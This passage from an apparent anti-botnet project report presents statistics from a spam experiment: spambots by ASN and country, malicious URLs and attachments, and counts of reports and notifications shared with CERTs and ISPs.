


Figure 23 – SPAM experiment – Top 30 ASNs with spambots

The ASN 4134 belonging to China protrudes noticeably in number of spambots over the rest of ASNs.

Classifying the number of spambots per country, the following figure shows the top 30:




Figure 24 – SPAM experiment – Top 30 countries with spambots

China, United States of America, Russia, Vietnam and Germany are the top 5 countries where have been detected more spambots.

Taking into account the number of spambots IPs addresses sending spam per campaign identifier the following have been the top 30:




Figure 25 – SPAM experiment – Top 30 campaigns with spambots

5.2.1.4. C&C

No C&C servers related to the spam experiment have been detected due to any tool involved on the experiment detects them.

5.2.1.5. Campaigns

During the complete period of the experiments have been detected a total number of 2.651 campaigns, 9 of these campaigns were distributing malware in attachment, and 37 of them were distributing malicious URL. Sensors detected the rest of the campaigns but these campaigns were not distributing malware neither malicious URL. This means that 1,7% of the detected campaigns are used for malicious purposes.

The summary of the main spam campaigns detected (regarding to malicious urls or attachments and the number of mails involved) during the experiments can be consulted on ANEX 1. Summary main Spam campaigns.

5.2.1.6. URLs in spam

During the complete period of the experiments have been detected a total amount of 430.544 URLs in spam, all of them have been analysed. 13.250 of these URLs were sent by spambots. In total 1.880 malicious URLs were detected, 345 sent by spambots and 1.535 by servers. From those malicious URLs 127 of them were determined to be malware.

Classifying the number of IPs distributing malicious URL per ASN, the following figure shows the top 30:




Figure 26 – SPAM experiment – Top 30 ASNs of IPs distributing malicious URLs

The ASN 30693 belonging to United States of America is the one with more IPs distributing malicious URLs.

Classifying the number of messages with malicious URLs per ASN, the following figure shows the top 30:




Figure 27 – SPAM experiment – Top 30 ASNs of messages with malicious URLs

The ASN 16276 belonging to France protrudes noticeably in number of messages with malicious URLs over the rest of ASNs.

The following figure shows the number of malicious URLs detected per TLD:




Figure 28 – SPAM experiment – Malicious URLs detected per TLD

5.2.1.7. Attachments in spam

During the complete period of the experiments have been detected a total amount of 39.201 malicious attachments in spam, (detected in spam messages or by honeynets).

Classifying the total number of IPs distributing malicious attachments per ASN, the following figure shows the top 30:




Figure 29 – SPAM experiment – Top 30 ASNs of IPs distributing malicious attachments

Classifying the total number of messages with malicious attachments per ASN, the following figure shows the top 30:




Figure 30 – SPAM experiment – Top 30 ASNs of messages with malicious attachments

The ASN 13188 belonging to Ukraine protrudes noticeably in number of messages with malicious attachments over the rest of ASNs.

5.2.1.8. Botnets

The malicious components discovered during the experiments, related to spam, have not been associated with a concrete botnet. See section Qualitative results for more details.Qualitative results

5.2.2. Reports sent to CCH

During the complete period of the experiments, a total number of 89.124 reports were sent to the CCH in the scope of the spam experiment.

The following figure disaggregates the total amount of reports sent by partner:




Figure 31 – SPAM experiment – Reports sent by partner

5.2.3. Reports collected for mitigation

During the experiments all CERTs have been collected a total amount of 1.393 malicious URLs, 2.266 malicious attachments, 793 spambots IP addresses and 902 spam campaigns. ISPs have collected 780 spambots IP addresses.




Figure 32 – SPAM experiment – Information collected by CERTs




Figure 33 – SPAM experiment – Information collected by ISPs

It is important to take into account that each CERT and ISP does not collect all reports sent, but only the information belonging to their constituency. Once received, each CERT and ISP analyse this data with his own criteria to determine if the report must be included in their notification cycle.

5.2.3.1. Notification

A total of 39 notifications about spambots were sent from CERTs to ISPs.

The notifications were sent to the following ASNs:




Figure 34 – SPAM experiment – Notification sent about spambots by ASN

